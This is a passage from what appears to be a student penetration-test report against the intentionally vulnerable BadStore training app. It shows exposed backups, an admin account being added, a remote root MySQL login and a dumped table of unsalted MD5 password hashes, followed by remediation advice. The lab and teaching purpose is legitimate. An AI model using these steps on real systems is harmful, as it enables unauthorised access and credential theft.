mirroring 198.168.16.128/ 3 * with the wizard help..
█
```

Figure 5.5.2 – Using httrack to Mirror Code for Review Purposes. (Screenshot 2 of 2)

HTTrack did not mirror the code for me, I have left this and will come back to it if there is time at the end. HTTrack (2023)

5.6 – Exploit – Path Traversal

Summary of Exploit


Path Traversal/Attempting to see back end files. This vulnerability allows would be attackers to see information about ECE's database as well as accessing the secret admin portal which is easily discovered via reconnaissance. It is also possible for information to be given when navigating the various pages the ECE's web application has to offer.

Affected Hosts:

- 192.168.16.128

Proof of Exploit

I noticed an option for backing up the databases and wondered if this would give away any information, it gave me the file I would need to navigate to to find the databases, I can also access the database backups:




Welcome **Master System Administrator** - Cart contains 0 items at $0.00

Secret Administration Portal

Database backup compete - files in www.badstore.net/backup

Figure 5.6.1 – Discovery of Backup Databases.



Index of /backup


```
    Name                    Last modified       Size  Description
 
    Parent Directory        10-Mar-2023 16:02      -
[   ] orderdb.bak             10-Mar-2023 16:41      2k
[   ] userdb.bak              10-Mar-2023 16:41      2k
```

Apache/1.3.28 Server at 192.168.16.128 Port 80

Figure 5.6.2 – Successfully Viewed Backup Databases.

I navigated further to the troubleshooting section and it gave away a lot of sensitive information as well a recent Apache error log, I now also know the server software being used:

SERVER_SOFTWARE the server software Apache/1.3.28 (Unix) mod_ssl/2.8.15 OpenSSL/0.9.7c



Welcome **Master System Administrator** - Cart contains 0 items at $0.00

Secret Administration Portal


CGI Environment Variables

Variable Name	Description	Value
AUTH_TYPE	the authentication method	*Not Defined*
CONTENT_LENGTH	the length of the request body	33
CONTENT_TYPE	the media type of the data	application/x-www-form-urlencoded
DOCUMENT_ROOT	the server document root directory	/usr/local/apache/htdocs
GATEWAY_INTERFACE	the CGI specification revision	CGI/1.1

Figure 5.6.3 – Successfully Viewed CGI Environment Variables.

Please see figure 7.1.6 for the 'troubleshooting' information found.

Another note to make is that the quick search bar when used will show the web applications database name for the shop items.




Welcome **Master System Administrator** - Cart contains 0 items at $0.00

No items matched your search criteria:

SELECT itemnum, sdesc, ldesc, price FROM itemdb WHERE 'user' IN (itemnum,sdesc,ldesc)

BadStore v1.2.3s - Copyright © 2004-2005

Figure 5.6.4 – Divulging Database Information When Searching.



BadStore.net - Supplier Pricing Upload Procedure

To save our administrative staff some work, we have implemented a page where you, our Valued Suppliers, can upload your new pricelist. This lets you manage your product descriptions and pricing without us having to do anything. We hope that you will like this procedure as much as we like it.

It was really an easy, quick little application for us to develop. It only took an hour, in fact.

Here's how it works:

When you successfully LOGIN to the Supplier Portal (See the "Supplier Login" link on the main page), You will be presented with a form where you fill in the file you want to upload (from your PC) and the name you want it stored under on the site. It's as simple as that.


We recommend that your description file be an html file (AcmeWidget.html), and if you want your corporate logo, do another upload for it, too!

Thanks for being a valued supplier and thanks for using this portal that saves us work!

- Your BadStore.net management team

Figure 5.6.5 - Navigation to http://192.168.16.128/Procedures/UploadProc.html

Now I try and change the path to view backend files/architecture:



Index of /Procedures

```
    Name                    Last modified       Size  Description

    Parent Directory        18-Apr-2023 10:51      -
[TXT] UploadProc.html         15-May-2006 02:27      5k

Apache/1.3.28 Server at 192.168.16.128 Port 80
```

Figure 5.6.6 - Navigation to http://192.168.16.128/Procedures

5.7 – Exploit – User Manipulation


Summary of Exploit

As the previous exploits have given us a good idea of the roles users have, the hashing techniques, etc. We want to try and add a user with admin privileges. This attack was successful and if it were an attacker, they would now have administration privileges.

Affected Hosts:


- 192.168.16.128

Proof of Exploit



Email Address	Password	Pass Hint	Full Name	Role
AAA_Test_User	098F6BCD4621D373CADE4E832627B4F6	black	Test User	U
admin	5EBE2294ECD0E0F08EAB7690D2A6EE69	black	Master System Administrator	A
joe@supplier.com	62072d95acb588c7ee9d6fa0c6c85155	green	Joe Supplier	S
big@spender.com	9726255eec083aa56dc0449a21b33190	blue	Big Spender	U
ray@supplier.com	99b0e8da24e29e4ccb5d7d76e677c2ac	red	Ray Supplier	S
robert@spender.net	e40b34e3380d6d2b238762f0330fbd84	orange	Robert Spender	U
bill@gander.org	5f4dcc3b5aa765d61d8327deb882cf99	purple	Bill Gander	U
steve@badstore.net	8cb554127837a4002338c10a299289fb	red	Steve Owner	U
fred@whole.biz	356c9ee60e9da05301adc3bd96f6b383	yellow	Fred Wholesaler	U
debbie@supplier.com	2fbd38e6c6c4a64ef43fac3f0be7860e	green	Debby Supplier	S
mary@spender.com	7f43c1e438dc11a93d19616549d4b701	blue	Mary Spender	U
sue@spender.com	ea0520bf4d3bd7b9d6ac40c3d63dd500	orange	Sue Spender	U
curt@customer.com	0DF3DBF0EF9B6F1D49E88194D26AE243	green	Curt Wilson	U
paul@supplier.com	EB7D34C06CD6B561557D7EF389CDDA3C	red	Paul Rice	S
kevin@spender.com			Kevin Richards	U
ryan@badstore.net	40C0BBDC4AEEAA39166825F8B477EDB4	purple	Ryan Shorter	A
stefan@supplier.com	8E0FAA8363D8EE4D377574AEE8DD992E	yellow	Stefan Drege	S

Figure 5.7.1 - Users and their permissions, We know Admin is the Master System Administrator and Ryan has Admin Privileges.




BadStore.net - Add User

192.168.16.128/cgi-bin/badstore.cgi?action=moduser

Welcome **Master System Administrator** - Cart contains 0 items at $0.00

User: victoria hektor has been added.

Figure 5.7.2 - Success message after adding a user.



david@customer.org	356779A9A1696714480F57FA3FB66D4C	blue	David Myers	U
john@customer.org	EEE86E9B0FE29B2D63C714B51CE54980	green	John Stiber	U
heinrich@supplier.de	5f4dcc3b5aa765d61d8327deb882cf99	red	Heinrich HÃ¨Å¡ber	S
tommy@customer.net	7f43c1e438dc11a93d19616549d4b701	orange	Tom O'Kelley	U
victoria@supplier.com	83218ac34c1834c26781fe4bde918ee4	purple	victoria hektor	A

Figure 5.7.3 - The added user at the bottom with A (admin) privileges.

5.8 – Exploit – Network Monitoring

Summary of Exploit

For this, HSS have managed to obtain a wireshark pcap file of the network activity of the web application, this was done while navigating the web application as the master admin user.

Affected Hosts:

- 192.168.16.128

Proof of Exploit

Please see 7.1.7 for the pcap file listening in on the vulnerable web application.

5.8 – Exploit – Database Access


Summary of Exploit

We have managed to gain remote access to the database server MariaDB.

Affected Hosts:


- 192.168.16.128

Proof of Exploit




```
┌──(kali㉿kali)-[~]
└─$ sudo su
[sudo] password for kali:
┌──(root㉿kali)-[/home/kali]
└─# mysql -h 192.168.16.128 -u root -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MySQL connection id is 12
Server version: 4.1.7-standard

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MySQL [(none)]> show databases
    → ;
+————————————+
| Database   |
+————————————+
| badstoredb |
+————————————+
1 row in set (0.001 sec)

MySQL [(none)]> show tables;
ERROR 1046 (3D000): No database selected
MySQL [(none)]> use badstoredb;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A

Database changed
MySQL [badstoredb]> show tables;
```

Figure 5.8.1 - Demonstration of successful remote database access (Screenshot 1 of 3).



```
Database changed
MySQL [badstoredb]> show tables;
+---------------------+
| Tables_in_badstoredb |
+---------------------+
| acctdb              |
| itemdb              |
| orderdb             |
| userdb              |
+---------------------+
4 rows in set (0.001 sec)

MySQL [badstoredb]>
```

Figure 5.8.2 - Demonstration of successful remote database access (Screenshot 2 of 3).



```
MySQL [badstoredb]> SELECT * FROM userdb;
+-----------------------+----------------------------------+---------+-----------------------------+------+
| email                 | passwd                           | pwdhint | fullname                    | role |
+-----------------------+----------------------------------+---------+-----------------------------+------+
| AAA_Test_User         | 098F6BCD4621D373CADE4E832627B4F6 | black   | Test User                   | U    |
| admin                 | 5EBE2294ECD0E0F08EAB7690D2A6EE69 | black   | Master System Administrator | A    |
| joe@supplier.com      | 62072d95acb588c7ee9d6fa0c6c85155 | green   | Joe Supplier                | S    |
| big@spender.com       | 9726255eec083aa56dc0449a21b33190 | blue    | Big Spender                 | U    |
| ray@supplier.com      | 99b0e8da24e29e4ccb5d7d76e677c2ac | red     | Ray Supplier                | S    |
| robert@spender.net    | e40b34e3380d6d2b238762f0330fbd84 | orange  | Robert Spender              | U    |
| bill@gander.org       | 5f4dcc3b5aa765d61d8327deb882cf99 | purple  | Bill Gander                 | U    |
| steve@badstore.net    | 8cb554127837a4002338c10a299289fb | red     | Steve Owner                 | U    |
| fred@whole.biz        | 356c9ee60e9da05301adc3bd96f6b383 | yellow  | Fred Wholesaler             | U    |
| debbie@supplier.com   | 2fbd38e6c6c4a64ef43fac3f0be7860e | green   | Debby Supplier              | S    |
| mary@spender.com      | 7f43c1e438dc11a93d19616549d4b701 | blue    | Mary Spender                | U    |
| sue@spender.com       | ea0520bf4d3bd7b9d6ac40c3d63dd500 | orange  | Sue Spender                 | U    |
| curt@customer.com     | 0DF3DBF0EF9B6F1D49E88194D26AE243 | green   | Curt Wilson                 | U    |
| paul@supplier.com     | EB7D34C06CD6B561557D7EF389CDDA3C | red     | Paul Rice                   | S    |
| kevin@spender.com     | NULL                             | NULL    | Kevin Richards              | U    |
| ryan@badstore.net     | 40C0BBDC4AEEAA39166825F8B477EDB4 | purple  | Ryan Shorter                | A    |
| stefan@supplier.com   | 8E0FAA8363D8EE4D377574AEE8DD992E | yellow  | Stefan Drege                | S    |
| landon@whole.biz      | 29A4F8BFA56D3F970952AFC893355ABC | purple  | Landon Scott                | U    |
| sam@customer.net      | 5EBE2294ECD0E0F08EAB7690D2A6EE69 | red     | Sam Rahman                  | U    |
| david@customer.org    | 356779A9A1696714480F57FA3FB66D4C | blue    | David Myers                 | U    |
| john@customer.org     | EEE86E9B0FE29B2D63C714B51CE54980 | green   | John Stiber                 | U    |
| heinrich@supplier.de  | 5f4dcc3b5aa765d61d8327deb882cf99 | red     | Heinrich Hâ^šÂºber          | S    |
| tommy@customer.net    | 7f43c1e438dc11a93d19616549d4b701 | orange  | Tom O'Kelley                | U    |
| victoria@supplier.com | 83218ac34c1834c26781fe4bde918ee4 | purple  | victoria hektor             | A    |
+-----------------------+----------------------------------+---------+-----------------------------+------+
24 rows in set (0.001 sec)
```

Figure 5.8.3 - Demonstration of successful remote database access (Screenshot 3 of 3).

6 – Recommendations

The recommendations noted here covers step 5 in the NIST framework and methodology and are what will enable ECE to start recovering from the vulnerabilities found, to ensure a more cyber secure future at ECE.

The ECE Web Application is a vulnerable web application as discovered via our penetration test report. It contains numerous known vulnerabilities, including SQL injection, cross-site scripting (XSS), remote file inclusion (RFI), and more. We have created a table of comprehensive recommendations for remediating the vulnerabilities in The ECE Web Application, please see Table 6.0.1.

Remediation	Description
Keep the Software Up to Date:	Make sure all the software components used in The ECE Web Application, including the web server, programming language, and any frameworks or libraries, are kept up to date with the latest security patches and updates. This helps to address any known vulnerabilities that may have been discovered in the software.
Secure Configuration:	Review and configure the web server, database server, and other components of The ECE Web Application to follow secure best practices. Disable any unnecessary services or features, and configure security settings such as password policies, authentication mechanisms, and logging to enhance security.
Input Validation and Sanitisation:	Implement proper input validation and sanitisation techniques to prevent SQL injection, XSS, RFI, and other code injection attacks. Use prepared statements or parameterised queries in database queries and sanitise any user-supplied data before using it in dynamic queries or outputting it in HTML pages.
Authentication and Authorisation:	Implement secure authentication and Authorisation mechanisms to ensure that only authorised users can access certain parts of The ECE Web Application. Use strong passwords, enforce password complexity requirements, and implement multi-factor authentication (MFA) where possible. Limit user privileges to the minimum necessary to perform their tasks.
Secure Session Management:	Implement secure session management techniques, such as using secure session tokens, regenerating session IDs upon login/logout, and properly managing session timeouts. Avoid storing sensitive information in session variables and use HTTPS to encrypt session data in transit.
Error Handling and Logging:	Implement proper error handling and logging mechanisms to capture and log any errors, exceptions, or unexpected behaviours that occur in The ECE Web Application. Avoid revealing sensitive information in error messages, and log events such as failed logins or suspicious activities for monitoring and auditing purposes.
Secure File Uploads:	Implement proper validation and handling of file uploads to prevent arbitrary file uploads and directory traversal attacks. Use file type verification, limit file upload sizes, and store uploaded files outside of the web root directory to prevent direct access.
Secure Communication:	Use HTTPS with strong encryption protocols and cipher suites to encrypt all data transmitted between the client and the server. Avoid using insecure communication methods, such as plain HTTP or deprecated encryption protocols.
Security Testing:	Regularly conduct comprehensive security testing, including vulnerability scanning, penetration testing, and code review, to identify and address any potential vulnerabilities in The ECE Web Application. Fix any identified vulnerabilities in a timely manner.
Security Awareness and Training:	Educate developers, administrators, and users about web application security best practices, including how to identify and report potential vulnerabilities, and how to securely use and configure The ECE Web Application.
Regular Backups:	Regularly back up the data and configuration of The ECE Web Application to a secure offsite location. This ensures that you have a recent and clean copy of your data in case of any security incidents or data loss events.

Table 6.0.1 – Remediation Recommendations & Descriptions.

7 – Appendices & Indexes

7.1 – File Share Links

7.1.1 - Nikto Scan Text File: https://demontfortuniversity-my.sharepoint.com/:t:/g/personal/p2629898_my365_dmu_ac_uk/EeXoBmjVURVJsD9LWSUB__ABNkTeEjfdS_LQQKmIXOL6vg?e=4yWLkJ

7.1.2 - Nmap Scant Text File: https://demontfortuniversity-my.sharepoint.com/:t:/g/personal/p2629898_my365_dmu_ac_uk/ETpZs3HoOW9MgN9sCQw6rA8BY4oZgsnvxgt-GQMYc6lsvA?e=XHZrSI

7.1.3 - Recon Phase Notes: https://demontfortuniversity-my.sharepoint.com/:w:/g/personal/p2629898_my365_dmu_ac_uk/ESpCIFa05IZHgBInZoF2mnQBA3fjTpegmKCU1i-ixYoveQ?e=U85mtu

7.1.4 – Nessus Scan Results: https://demontfortuniversity-my.sharepoint.com/:b:/g/personal/p2629898_my365_dmu_ac_uk/Ee9Tqmx-vVxHuLWm5KsQK-YBBJ0BwgCtLr-G23MukI2ihw?e=7tM3hf

7.1.5 – Apache 1.3.29 CVE Numbers and Vulnerabilities: https://demontfortuniversity-my.sharepoint.com/:b:/g/personal/p2629898_my365_dmu_ac_uk/Ee9Tqmx-vVxHuLWm5KsQK-YBBJ0BwgCtLr-G23MukI2ihw?e=7tM3hf

7.1.5 – Exploit Phase Notes: Exploits Phase Notes.docx

7.1.6 – BadStore.net CGI Environment Variables file (accessed via troubleshooting): BadStore_CGIEnvironmentVariables.docx

7.1.7 – Wireshark Capture: https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/ETRGB-z-7xNAuWpli1b8Wd4BpA4zRHqYPDAcjhBaNjsI1g?e=3Tfrxn

7.1.8 – AJAX Spidering Spreadsheet Report - https://demontfortuniversity-my.sharepoint.com/:x:/g/personal/p2629898_my365_dmu_ac_uk/ERfy3U1G5ZROpOpB2PUN8aQBUPbLxy7RFy3jd-S3sXF6HA?e=Vueq3N

7.1.9 – Dirbuster Report - https://demontfortuniversity-my.sharepoint.com/:t:/g/personal/p2629898_my365_dmu_ac_uk/EXnjQWG8tI5JuP_e_WY7GlUBZJDoG_-yvNouSmYNM4OCNQ?e=wQe0Pe

7.2 – MITRE ATT&CK MATRICES

7.2.1 - MITRE ATT&CK TTPs Matrix: https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/ER94MvbbDpZPto2Vd8rFM9EB4mjeUqHI-0cai56V7LyQRw?e=mF4goe

7.2.2 - MITRE ATT&CK Vulnerability Scanning TTPs: https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/EQTBgUsRNKpGuwtqzqnVwp8BkgCRIwGaPrvRbaR_t_QWXg?e=qnFfM1

7.2.3 – MITRE ATT&CK Password Policy TTPs: https://demontfortuniversity-my.sharepoint.com/:u:/g/personal/p2629898_my365_dmu_ac_uk/EUOL_LIZ5LtBjXvm9HL5Ym8Bd4EwM1QEIid6uvSD8-nsoQ?e=vJBV3T

8 – References

Apache (2023). *Apache HTTP Server Project*. [online] downloads.apache.org. Available at: https://downloads.apache.org/httpd/Announcement2.4.html.

Artykov, D. (2021). *Exploiting file upload vulnerabilities in web applications*. [online] Purple Team. Available at: https://medium.com/purple-team/web-application-analysis-exploiting-file-upload-vulnerabilities-cf48f79d51e.

Contrast Security (n.d.). *Session Fixation Attack*. [online] www.contrastsecurity.com. Available at: https://www.contrastsecurity.com/glossary/session-fixation-attack#:~:text=In%20the%20session%20hijacking%20attack [Accessed 28 Mar. 2023].

CVE-Mitre (2005). *CVE - CVE-2018-0385*. [online] cve.mitre.org. Available at: https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2018-0385 [Accessed 9 Mar. 2023].

cvedetails.com (n.d.). *Apache Http Server version 1.3.29 : Security vulnerabilities*. [online] www.cvedetails.com. Available at: https://www.cvedetails.com/vulnerability-list/vendor_id-45/product_id-66/version_id-376972/Apache-Http-Server-1.3.29.html [Accessed 9 Mar. 2023]. Various Dates.

Cyberx (2020). *The Basics of Cybersecurity That Most Organizations Are Missing in 2020*. [online] CyberX. Available at: https://cyberx.tech/basics-of-cybersecurity/ [Accessed 9 Mar. 2023]. Infographic of the CIA Triad Reference.

dcryptr (n.d.). *MD5 (+Salt) Decrypter - Password Hash Cipher - Decoder, Encoder*. [online] www.dcode.fr. Available at: https://www.dcode.fr/md5-hash.

Draper, G. (2019). *Using a Security Risk Matrix*. [online] Cybersecurity Australia. Available at: https://fortsafe.com/managing-cybersecurity-risks-using-a-risk-matrix/ Reference for risk matrix image.

Fortra (2020). *Robots.txt File Vulnerability Fix | Beyond Security*. [online] Vulnerability Security Testing & DAST | Beyond Security. Available at: https://www.beyondsecurity.com/resources/vulnerabilities/robots-txt-detection/ [Accessed 18 Apr. 2023].

HTTrack (2023). *HTTrack Website Copier - Offline Browser*. [online] www.httrack.com. Available at: https://www.httrack.com/html/ [Accessed 18 Apr. 2023].

Mavituna, F. (n.d.). *SQL Injection Cheat Sheet*. [online] www.invicti.com. Available at: https://www.invicti.com/blog/web-security/sql-injection-cheat-sheet/.

MD5Reverse (n.d.). *MD5 conversion and MD5 reverse lookup*. [online] md5.gromweb.com. Available at: https://md5.gromweb.com/.

MITRE (2022). *MITRE ATT&CK™*. [online] Mitre.org. Available at: https://attack.mitre.org/.

NIST (2019). *NVD - Home*. [online] Nist.gov. Available at: https://nvd.nist.gov/.

NIST (2022a). *NVD - CVE-2022-22719*. [online] nvd.nist.gov. Available at: https://nvd.nist.gov/vuln/detail/CVE-2022-22719 [Accessed 9 Mar. 2023].

NIST (2022b). *NVD - CVE-2022-22720*. [online] nvd.nist.gov. Available at: https://nvd.nist.gov/vuln/detail/CVE-2022-22720 [Accessed 9 Mar. 2023].

NIST (2022c). *NVD - CVE-2022-22721*. [online] nvd.nist.gov. Available at: https://nvd.nist.gov/vuln/detail/CVE-2022-22721 [Accessed 9 Mar. 2023].

NIST (2022d). *NVD - CVE-2022-23943*. [online] nvd.nist.gov. Available at: https://nvd.nist.gov/vuln/detail/CVE-2022-23943 [Accessed 9 Mar. 2023].

OWASP (n.d.). *WSTG - v4.1 | OWASP Foundation*. [online] owasp.org. Available at: https://owasp.org/www-project-web-security-testing-guide/v41/4-Web_Application_Security_Testing/.

pentestmonkey (2020). *Reverse Shell Cheat Sheet | pentestmonkey*. [online] pentestmonkey.net. Available at: https://pentestmonkey.net/cheat-sheet/shells/reverse-shell-cheat-sheet.

PHP (n.d.). *PHP: session_regenerate_id - Manual*. [online] www.php.net. Available at: https://www.php.net/manual/en/function.session-regenerate-id.php [Accessed 28 Mar. 2023]. Information on handling session hijacking/fixation attacks.

